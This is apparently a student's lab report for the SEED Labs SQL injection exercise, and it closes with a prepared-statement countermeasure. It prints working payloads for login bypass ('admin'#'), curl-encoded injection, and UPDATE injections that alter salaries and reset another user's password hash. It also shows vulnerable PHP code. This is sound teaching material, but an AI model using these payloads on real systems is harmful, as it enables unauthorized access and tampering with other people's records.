Here in this task I need to login to the application as admin so that I can see the information of all users. From the previous task we found that the username is 'admin' but I don't know the password as it is hashed. Now I need to decide what to type in the Username and Password fields so that I can succeed with the attack.

So in the previous screenshots I observed that select query is used after we enter the username and password so if I enter the username as admin'# and I am making use of '#' because it will comment out the remaining part of the query (the password condition will be commented out) and I did the same as shown below:



And after I clicked the Login button I was successfully able to login(as shown in the below screenshot) and this means my attack is successful.

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002	Samy			
Boby	20000	30000	4/20	10213352	Samy			
Ryan	30000	100000	4/10	989993524	Samy			
Samy	40000	100	1/11	32193525				
Ted	50000	110000	11/3	32111111	Samy			
Admin	99999	400000	3/5	43254314	Samy			

Copyright © SEED LABS

## 2.2.2 Task 2.2: SQL Injection Attack from command line

In this task, I just need to repeat the same SQL injection attack but this time I need to make use of the command line using curl.

I first need to know what http method is getting called after we enter the username and password and then hit the login button.

```

<!--
  SEED Lab: SQL Injection Education Web platform
  Enhancement Version 1
  Date: 11th April 2018
  Developer: Kuber Kohli

  Update: Implemented Bootstrap to redesign the UI of the website.

<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQL Lab</title>
</head>

<body>
  <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
    <a class="navbar-brand" href="#"></a>
  </nav>
  <div class="container col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
    <h2>Employee Profile Login</h2>
    <br>
    <div class="container">
      <form action="unsafe_home.php" method="get">
        <div class="input-group mb-3 text-center">
          <div class="input-group-prepend">
            <span class="input-group-text" id="uname">USERNAME</span>
          </div>
          <input type="text" class="form-control" placeholder="Username" name="username" aria-label="Username" aria-describedby="uname">
        </div>
        <div class="input-group mb-3">
          <div class="input-group-prepend">
            <span class="input-group-text" id="pwd">PASSWORD </span>
          </div>
          <input type="password" class="form-control" placeholder="Password" name="Password" aria-label="Password" aria-describedby="pwd">
        </div>
        <br>
        <button type="submit" class="button btn-success btn-lg btn-block">Login</button>
      </form>
    </div>
    <br>
  </div>

```

From the above screenshot of index.html it is clear that the http get method is getting called and it is sent to unsafe\_home.php with the username and Password as the parameters.

I need to use the following URL for the attack:

[www.seedlabsqlinjection.com/unsafe\\_home.php?username=admin'##&Password=](http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin'##&Password=)

And ‘ is encoded as %27 and # is encoded as %23 as mentioned in the task description.

So I used the curl command as shown below screenshot:

A screenshot of a terminal window titled "SEEDUbuntu\_Attacker [Running] - Oracle VM VirtualBox". The window shows the command "curl 'www.SeedLabSQLInjection.com/unsafe\_home.php?username=admin%27%23&Password='<!--" being run. The output of the command is visible below the command line, showing the response from the web server.

And it displayed all the information as shown below:

```
SEEDUbuntu_Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
<link rel="stylesheet" href="css/bootstrap.min.css">
<link href="css/style_home.css" type="text/css" rel="stylesheet">


<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
        <a class="navbar-brand" href="unsafe_home.php" ></a>
        <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_backend.php'>Edit B
ackend</a></li><li class='nav-item'><a class='nav-link' href='unsafe_login.php'>Logout</a></li></div><div class='container'><h1>User Details </h1><hr><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></thead><tbody>
<tr><td>Alice</td><td>10000</td><td>20000</td><td>9/20/1980</td><td>10211002</td><td>Samy</td><td>10213352</td><td>Samy</td></tr><tr><td>Bob</td><td>20000</td><td>30000</td><td>4/20/1980</td><td>10213352</td><td>Samy</td><td>10213352</td><td>Samy</td></tr><tr><td>Ryan</td><td>30000</td><td>100000</td><td>4/10/1980</td><td>98993524</td><td>Samy</td><td>32193525</td><td>Samy</td></tr><tr><td>Ted</td><td>5000
0</td><td>40000</td><td>100</td><td>1/1</td><td>32193525</td><td>32193525</td><td>Samy</td></tr><tr><td>Admin</td><td>99999</td>
<td>40000</td><td>3/5</td><td>43254314</td><td>Samy</td><td>Samy</td><td>Samy</td></tr></tbody></table> <br><br>
<div class='text-center'>
    <p> Copyright ©; SEED LABS
    </p>
</div>
<script type="text/javascript">
function logout(){
    location.href = "logoff.php";
}

```

And by this my attack succeeded.

### **2.2.3 Task 2.3: Append a new SQL statement**

In this task, I need to make use of the same SQL injection vulnerability and add another delete or update statement with that so that I can update the data of the other users.

## User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002	Samy			
Boby	20000	30000	4/20	10213352	Samy			
Ryan	30000	100000	4/10	98993524	Samy			
Samy	40000	100	1/11	32193525				
Ted	50000	110000	11/3	32111111	Samy			
Admin	99999	400000	3/5	43254314	Samy			

Copyright © SEED LABs

So I am planning to use:

admin';DELETE FROM WHERE NAME='Ryan';#

The screenshot shows a Mozilla Firefox browser window titled "SEEDUbuntu\_Attacker [Running] - Oracle VM VirtualBox". The address bar displays "www.seedlabsqlinjection.com/index.html". The main content area shows a login form titled "Employee Profile Login". The "USERNAME" field contains the value "admin';DELETE FROM credential WHERE". The "PASSWORD" field contains the value "Password". Below the form is a green "Login" button. At the bottom of the page, the text "Copyright © SEED LABs" is visible.



From the above, it is clear that I wasn't able to succeed in the attack as such an attack does not work against MySQL, because PHP's mysqli extension, the mysqli::query() API does not allow multiple queries to run in the database server.

In our application, unsafe\_home.php we are making use of the mysqli as shown in the below screenshot.

```

<?php
session_start();
// If the session is new extract the username password from the GET request
$Input_uname = $_GET['username'];
$Input_pwd = $_GET['password'];
$Hashed_pwd = sha1($Input_pwd);

// check if it has exist login session
if($Input_uname=="" and $Hashed_pwd==sha1("")){
    $Input_uname = $_SESSION['name'];
    $Hashed_pwd = $_SESSION['pwd'];
}

// Function to create a sql connection.
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
    }
    return $conn;
}

```

## 2.3 Task 3: SQL Injection Attack on UPDATE Statement

In our Employee Management application, there is an Edit Profile page that allows employees to update their profile information, including nickname, email, address, phone number, and password. To go to this page, employees need to log in first. When employees update their information through the Edit Profile page, the following SQL UPDATE query will be executed.

The PHP code implemented in unsafe\_edit\_backend.php file is used to update employee's profile information. The PHP file is located in the /var/www/SQLInjection directory.

### 2.3.1 Task 3.1: Modify your own salary.

Logged in as Alice using Alice'# in the login page

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	Samy
Email	
Address	
Phone Number	

Going to the Edit Profile page,

Alice's Profile Edit

NickName	<input type="text" value="NickName"/>
Email	<input type="text" value="Email"/>
Address	<input type="text" value="Address"/>
Phone Number	<input type="text" value="PhoneNumber"/>
Password	<input type="text" value="Password"/>

Save

Copyright © SEED LABS

The unsafe edit backend.php file (found in the /var/www/SQLInjection directory) is used to update the employee's profile information in the database after a user completes the Profile Edit form and hits Save.

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=""){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id";
}
else{
    // if password field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
```

I first look at the SQL code that is executed. I think that I can enter a string into the nickname field that will allow me to add salary to the list of fields being updated. I will try entering:

', salary='123456

Alice's salary before attack:

The screenshot shows a Firefox browser window titled "SEEDUbuntu\_Attacker [Running] - Oracle VM VirtualBox". The address bar shows the URL "www.seedlabsqlinjection.com/unsafe\_home.php". The main content area is titled "Alice Profile". A table lists the following fields and their values:

Key	Value
Employee ID	10000
Salary	10000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Inside Edit Profile page:

The screenshot shows a Firefox browser window titled "SEEDUbuntu\_Attacker [Running] - Oracle VM VirtualBox". The address bar displays "www.seedlabsqlinjection.com/unsafe\_edit\_frontend.php". The main content area is titled "Alice's Profile Edit". It contains a form with fields for NickName, Email, Address, Phone Number, and Password. The NickName field has been modified to contain the value "' , salary='123456". A green "Save" button is visible at the bottom. The browser's status bar shows the time as 7:42 PM.

Alice's Profile Edit

NickName: ', salary='123456

Email: Email

Address: Address

Phone Number: PhoneNumber

Password: Password

Save

Copyright © SEED LABS

Once I clicked on save. Alice's salary got changed to 123456 as shown below:

The screenshot shows a Firefox browser window titled "SEEDUbuntu\_Attacker [Running] - Oracle VM VirtualBox". The address bar displays "www.seedlabsqlinjection.com/unsafe\_home.php". The main content area is titled "Alice Profile". It displays a table with the following data:

Key	Value
Employee ID	10000
Salary	123456
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

The browser's status bar shows the time as 7:44 PM.

Alice Profile

Key	Value
Employee ID	10000
Salary	123456
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

I was successfully able to update my own(Alice) salary to 123456. Thus I succeeded in the attack.

## 2.3.2 Task 3.2: Modify other people's salary

Now In this task, I need to update my boss Boby's salary to \$1.

In order to do this, I will go to my(Alice) edit profile page as I did in my previous task and then instead of ' , salary=1 I will make use as shown below:  
'salary=1 WHERE Name='Boby';#

The screenshot shows a Firefox browser window titled "SEEDUbuntu\_Attacker [Running] - Oracle VM VirtualBox". The address bar displays "www.seedlabsqlinjection.com/unsafe\_edit\_frontend.php". The main content is a "Alice's Profile Edit" form. The "Nickname" field contains the value "salary=1 WHERE Name='Boby';#". The "Email", "Address", "Phone Number", and "Password" fields are empty. Below the form is a green "Save" button. At the bottom of the page, it says "Copyright © SEED LABS". The browser interface includes a toolbar, menu bar, and sidebar with various icons.

Now log in as Boby and let's see if the salary has got updated to 1.

The screenshot shows a web browser window titled "SEEDUbuntu\_Attacker [Running] - Oracle VM VirtualBox". The address bar displays the URL "www.seedlabsqlinjection.com/unsafe\_home.php?username=Boby%23&Password=". The main content area is titled "Boby Profile" and contains a table with the following data:

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

From the above screenshot, it is clear that I was successfully able to update the Boby salary and thus succeeded in my attack.

### 2.3.3 Task 3.3: Modify other people' password

In this task, I should change the password of Boby(my boss). So we could have used the same statement as in the previous task but the catch here is that the password is hashed. So we need to first hash the text whichever we want to update and then add it in the where condition.

In the previous tasks we have observed that sha1 is used to hash the password. This means that I will need to use SHA1 hashing on the password I choose and use that hashed version in the SQL injection attack.

I will make use of sha1sum to generate the hash as shown below:


```
[12/02/22]seed@VM:~$ echo -n User1234>password.txt
[12/02/22]seed@VM:~$ shasum password.txt
bb70729af79c563675e873ec7d6d3a63cb5dab28 password.txt
[12/02/22]seed@VM:~$ ^C
```

Now I will make use of the hash I got after running sha1sum password.txt command.

I will enter the below in the Nickname field of the Alice's edit profile page.

I enter:

', Password='Hash generated after I ran sha1sum password.txt command ' WHERE Name='Boby';#



Now I hit save and then logout and



Now I need to check in the database first that hash corresponds only to Boby as shown below which confirms that.

A screenshot of a terminal window titled "Terminal". The user is connected to a MySQL database named "Users". They run the command "select \* from credential where Password='^C'". The output shows a single row for a user named "Boby" with the password hash "bb70729af79c563675e873ec7d6d3a63cb5dab28".

```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> select * from credential where Password='^C'
^C
mysql> select * from credential where Password='bb70729af79c563675e873ec7d6d3a63cb5dab28';
+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email
+----+----+----+----+----+----+----+
| 2  | Boby | 20000 | 1     | 4/20   | 10213352 |           |         | 
|    |      |       |       |       |           | bb70729af79c563675e873ec7d6d3a63cb5dab28 |
+----+----+----+----+----+----+----+
1 row in set (0.00 sec)

mysql>
```

Now I login as Boby with the password 'User1234'.




I was able to login to Boby's account using the new password. The SQL injection attack was a success.

## Task 4: Countermeasure – Prepared Statement

In this task, I need to edit the source code of both unsafe\_home.php and unsafe\_edit\_backend.php to have them use the prepared statement mechanism as shown below:

unsafe\_home.php



The screenshot shows the Gedit text editor with the file "unsafe\_home.php" open. The code implements a login check and database connection logic using prepared statements. It includes functions for password hashing, database connection creation, and SQL queries with prepared statements to prevent SQL injection.

```
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);


// check if it has exist login session
if($input_uname=="" and $hashed_pwd==sha1("") and $_SESSION['name']!='' and $_SESSION['pwd']!=''){
    $input_uname = $_SESSION['name'];
    $hashed_pwd = $_SESSION['pwd'];
}

// Function to create a sql connection.
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seetebuntu";
    $dbname="users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        echo "</div>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
    }
    return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
} else{
    // User authentication failed
    echo "</div>";
    echo "</div>";
    echo "<div class='container text-center'>";
    echo "<div class='alert alert-danger'>";
    echo "The account information you provide does not exist.";
    echo "<br>";
}
```

Unsafe\_edit\_backend.php





```
unsafe_edit_backend.php [Read-Only] (/var/www/SQLInjection) - gedit
Open ▾ Save
<?php
session_start();
$input_email = $_GET['Email'];
$input_nickname = $_GET['Nickname'];
$input_address = $_GET['Address'];
$input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$uname = $_SESSION['name'];
$eid = $_SESSION['eid'];
$id = $_SESSION['id'];

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
